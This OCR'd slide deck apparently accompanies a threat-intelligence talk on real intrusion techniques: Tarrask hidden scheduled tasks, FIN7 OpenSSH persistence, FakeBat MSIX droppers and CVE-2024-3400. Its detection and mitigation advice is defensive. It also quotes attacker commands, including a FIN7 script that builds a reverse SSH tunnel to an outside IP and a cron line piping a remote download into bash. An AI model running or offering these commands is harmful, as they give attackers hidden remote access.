
https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/



Real World Talk







MENU 01 00 02


Government | Admin | Malware | Engineer

Level 3: Scheduling Assistant

winupdate.exe –name WinUpdate –path C:\Windows\System32\winsrv.exe -param "-relayserver 127.0.0.1"

Scheduled Task Created: WinUpdate

Registry Key Deleted: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\WinUpdate -> SD



Real World Talk

https://www.microsoft.com/en-us/security/blog/2022/04/12/tarrask-malware-uses-scheduled-tasks-for-defense-evasion/

Summary

Tarrask is a family of malware used by HAFNIUM \ Silk Typhoon, a Chinese nation state threat actor, for creating scheduled tasks in a way which deletes a registry key to make them invisible to system administrators.

Technical Information

After creating a scheduled task, Tarrask deletes the associated Security Descriptor (SD) registry key at in the Windows Registry so that Windows is unsure of who has permission to view the task, and as such shows it to no one.


Identification

```
gci 'REGISTRY::HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree' -rec -force | Get-ItemProperty | ?{$_.SD.length -lt 100}

gci 'REGISTRY::HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree' -rec -force | ?{$_.Property -notcontains 'SD'}
```

Mitigation

- Restrict access to and monitor actions taken by NT AUTHORITY\SYSTEM.
- EDR tooling
- Application allowlisting



Real World Talk

Select Administrator: Command Prompt

```
C:\DEMO>winupdate.exe -name WinUpdate -path C:\Windows\System32\winsrv.exe -time 2020-03-02T12:00:00 -param "-relayserver 127.0.0.1"

Success! Task successfully registered.
pid=1140
delete SD success.
```

Effectively hiding scheduled tasks

In this scenario, the threat actor created a scheduled task named "WinUpdate" via HackTool:Win64/Tarrask in order to re-establish any dropped connections to their command and control (C&C) infrastructure. This resulted in the creation of the registry keys and values described in the earlier section, however, the threat actor deleted the SD value within the Tree registry path.




Figure 4. Deletion of the security descriptor (SD) value

In this context, SD refers to the Security Descriptor, which
allowed to run the task. Interestingly,
"disappearing" from

April 12, 2022

Threat intelligence

Silk Typhoon (HAFNIUM)

State-sponsored threat actor

more

igence has shifted to a new threat
e theme of weather. **HAFNIUM** is now
actor nam
tracked as **Silk Typho**

To learn about how the new taxonomy represents the origin, unique traits, and impact of threat actors, and to get a complete mapping of threat actor names, read this blog: **Microsoft shifts to a new threat actor naming taxonomy**.

As Microsoft continues to track the high-priority state-sponsored threat actor HAFNIUM, new activity has been uncovered that leverages unpatched zero-day vulnerabilities as initial vectors. The Microsoft Detection and Response Team (DART) in collaboration with the Microsoft Threat Intelligence Center (MSTIC) identified a multi-stage attack targeting the Zoho Manage Engine Rest API authentication bypass vulnerability to initially implant a Godzilla web shell with similar properties detailed by the Unit42 team in a previous blog.

Microsoft observed HAFNIUM from August 2021 to February 2022, target those in the telecommunication, internet service provider and data services sector, expanding on targeted sectors observed from their earlier operations conducted in Spring 2021.

Further investigation reveals forensic artifacts of the usage of Impacket tooling fo
lateral movement and execution and the discovery of a defense evasion malware
Tarrask that creates "hidden" scheduled tasks, and subsequent actions to
calle
task attributes, to conceal the scheduled tasks from traditional me

MENU 01 00 03

Government | Admin | Malware | Engineer


Level 4: Secure Session

attrib +h %PROGRAMDATA%\ssh
attrib +h %SystemRoot%\System32\config\systemprofile\.ssh

powershell.exe –command New-NetFirewallRule –Name sshd –DisplayName ‘OpenSSH SSH’ –Enabled True – Direction Inbound –Protocol TCP –Action Allow -LocalPort 9997

schtasks /create /f /tn “Get Updates SSH” /tr “cmd.exe /c %SystemRoot%\OpenSSH\ssh NXL@194.104.136.182 –p 443 –i %PROGRAMDATA%\ssh\id_ed25519 -R 194.104.136.182:10040:127.0.0.1:9997 –N –C [TRUNCATED}


Scheduled Task Created: “Get Updates SSH”



Real World Talk

https://resources.prodaft.com/fin7-cybercrime-gang

https://www.justice.gov/opa/pr/three-members-notorious-international-cybercrime-group-fin7-custody-role-attacking-over-100



Summary

FIN7 \ Carbon Spider \ Sangria Tempest is a financially motivated TA. It used to use a front company called ‘Combi Security’ to recruit hackers. It’s been known to use OpenSSH to remain persistent once gaining access.

Technical Information

After compromising a system the TA will use a batch script to extract OpenSSH. This uses native windows binaries to install SSH, open firewalls, hide files, start SSH services, and a scheduled task to ensure they always have access to the infected system.

Identification

- Monitor new Scheduled Tasks (Security ID: 4698, Task Scheduler ID: 201)
- Monitor service installation (System ID: 7045)
- Monitor use of powershell, xcopy, attrib, icacls, sc, schtasks inbuilt Windows binaries.
- Monitor ‘Windows Firewall with Advanced Security/Firewall’ event log for changes to the Windows Firewall

Mitigation

- EDR tooling
- Application allowlisting
- Prevent unauthorised SSH traffic at firewall
- Prevent or remove unauthorised scheduled tasks or services targeting files in `ProgramData`

Real World Talk

```
7z.exe x OpenSSH64.7z -o%SystemRoot%
powershell.exe -ExecutionPolicy Bypass -File %SystemRoot%\OpenSSH\install-sshd.ps1
xcopy %SystemRoot%\OpenSSH\ssh %PROGRAMDATA%\ssh /c /d /e /h /i /k /q /r /s /x /y
>%PROGRAMDATA%\ssh\sshd_config (Echo Port 9997&Echo Subsystem sftp sftp-server.exe&Echo ListenAddress 127.0.0.1& type "%PROGRAMDATA%\ssh\sshd_config_default") & del /f /q %PROGRAMDATA%\ssh\sshd_conf
xcopy %SystemRoot%\OpenSSH\.ssh %SystemRoot%\System32\config\systemprofile\.ssh /c /d /e /h /i /k /q /r /s /x /y
attrib +h "%PROGRAMDATA%\ssh"
attrib +h "%SystemRoot%\System32\config\systemprofile\.ssh"
icacls %PROGRAMDATA%\ssh /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
icacls %PROGRAMDATA%\ssh\administrators_authorized_keys /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
icacls %SystemRoot%\System32\config\systemprofile\.ssh /inheritance:r /T /C /grant "NT AUTHORITY\SYSTEM":F /grant Administrators:F
powershell.exe -command New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH SSH' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 9997 -Program "%SystemRoot%\OpenSSH\sshd.exe
sc config sshd start= auto
sc failure sshd reset= 60 actions= restart/60/restart/60/restart/60
sc start sshd
SCHTASKS /create /f /tn "Get Updates SSH" /tr "cmd.exe /c %SystemRoot%\OpenSSH\ssh NXL@194.104.136.182 -p 443 -i %PROGRAMDATA%\ssh\id_ed25519 -R 194.104.136.182:10040:127.0.0.1:9997 -N -C -o StrictH
```


```
#!/bin/bash
ssh ssh_admin3@xft6kit4fj5mnzsdt75ejf2spriszgaqpujclwimvfz7gtangi72suad.onion -p 3722 -i
    id_ed25519(ssh_admin) -L (ssh_port_forward):127.0.0.1:(ssh_port_forward) -N -C -o
    StrictHostKeyChecking=no #Forwarding client's SSH Port from Linux server to our machine

ssh Administrator@127.0.0.1 -p (ssh_port_forward) -i id_ed25519(prject) -D
    127.0.0.1:(local_port_socks5proxy) -N -C -o StrictHostKeyChecking=no #Connecting to client and
creating a local port on our machine with SOCKS5Proxy to local network of a client

ssh Administrator@127.0.0.1 -p (ssh_port_forward) -i id_ed25519(prject) -C -o StrictHostKeyChecking=no
     #Connection to client to obtain a CMD console with the rights of the user that was indicated
during connection

sftp -P (ssh_port_forward) -i id_ed25519(prject) -C Administrator@127.0.0.1 #Connection to client for
file transfer

sftp -P 3722 -i id_ed25519(ssh_admin) -C
    ssh_admin3@xft6kit4fj5mnzsdt75ejf2spriszgaqpujclwimvfz7gtangi72suad.onion #Connection to Linux
server to exchange files with all clients
```



MENU 01 00 04 Government Admin Malware Engineer

Level 5: Deep Caves


Chrome-x64.msix
libvlc.dll

powershell.exe .\StartingScriptWrapper.ps1 2609_corp_user0.ps1

Fresh-prok.site

C:\users\admin\AppData\Roaming\229028652\vlc.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe



Real World Talk

Summary

MSIX files are archives that function like an installer on Windows. They can contain malicious PowerShell scripts that run before or after legitimate executables run.

Identification

- Msbuild.exe running without command-line args
- Monitor executables launching from subdirectories of MSIX/APPX 'AppData' directories without command-line args C:\Users\<user>\AppData\Local\Packages\[package_name]\LocalCache\
- Monitor module loads from AppData directories

Technical Information

FakeBat malware uses malicious signed MSIX files to deploy RATs and credential stealers. These have been seen dropping legitimate exes and malicious DLLs that are to be side-loaded, which then inject into processes like msbuild.exe


Mitigation

- EDR tooling
- Application allowlisting
- Windows 11: Set EnableMSAppInstallerProtocol group policy to disabled to disable
- Disabled in AppInstaller 1.21.3421.0

https://www.elastic.co/security-labs/ghostpulse-haunts-victims-using-defense-evasion-bag-o-tricks


https://asec.ahnlab.com/en/58319/

https://www.rapid7.com/blog/post/2023/08/31/fake-update-utilizes-new-idat-loader-to-execute-stealc-and-lumma-infostealers/




Real World Talk


elastic security labs About Topics Vulnerability updates Reports Tools




From the user's perspective, the "Install" button appears to function as intended. No pop-ups or warnings are presented. However, a PowerShell script is covertly used to download, decrypt, and execute GHOSTPULSE on the system.



Each downloaded file is an MSIX installer signed with a valid digital certificate (Consoneai Ltd).




Once extracted, each installer contains more or less the same files with a particular PowerShell script:



RAPID7 PRODUCTS SERVICES SUPPORT & RESOURCES COMPANY RESEARCH

Blog Vulnerability Management MDR Detection & Response Cloud Security App Security Metasploit




MENU 01 00 05 Government Admin Malware Engineer

Level 6: Give Me a Break

/usr/lib/python3.6/site-packages/system.pth

File Modified: /var/log/pan/sslvpn_ngx_error.log

Cron Created: wget -qO- http://172.233.228.93/policy | bash



Real World Talk

Summary

CVE-2024-3400 is a critical unauthenticated remote code execution vulnerability on PAN-OS 10.2, PAN-OS 11.0, and PAN-OS 11.1 firewalls configured with GlobalProtect gateway or GlobalProtect portal (or both) and with device telemetry enabled.

Technical Information

The vulnerability comes from an arbitrary file write that leads to remote code execution on the Firewall itself if its configured with GlobalProtect. It started needing device telemetry enabled. But the community made sure this could be exploited without that

Identification

- /var/lib/python3.6/site-packages/system.pth
- /api/ User Agent: PAN-OS-Exploit
- check /var/log/pan/sslvpn_ngx_error*.log
- /var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css
- https://github.com/MurrayR0123/CVE-2024-3400-Compromise-Checker/blob/main/cve-2024-3400_checker.sh

Mitigation

- Update PAN device
- ~~Disable device telemetry~~
- Enable threat ID 95187
- Export logs and scan with Yara rules
- Pray to the cyber gods

https://unit42.paloaltonetworks.com/cve-2024-3400/

https://security.paloaltonetworks.com/CVE-2024-3400

https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/

Real World Talk

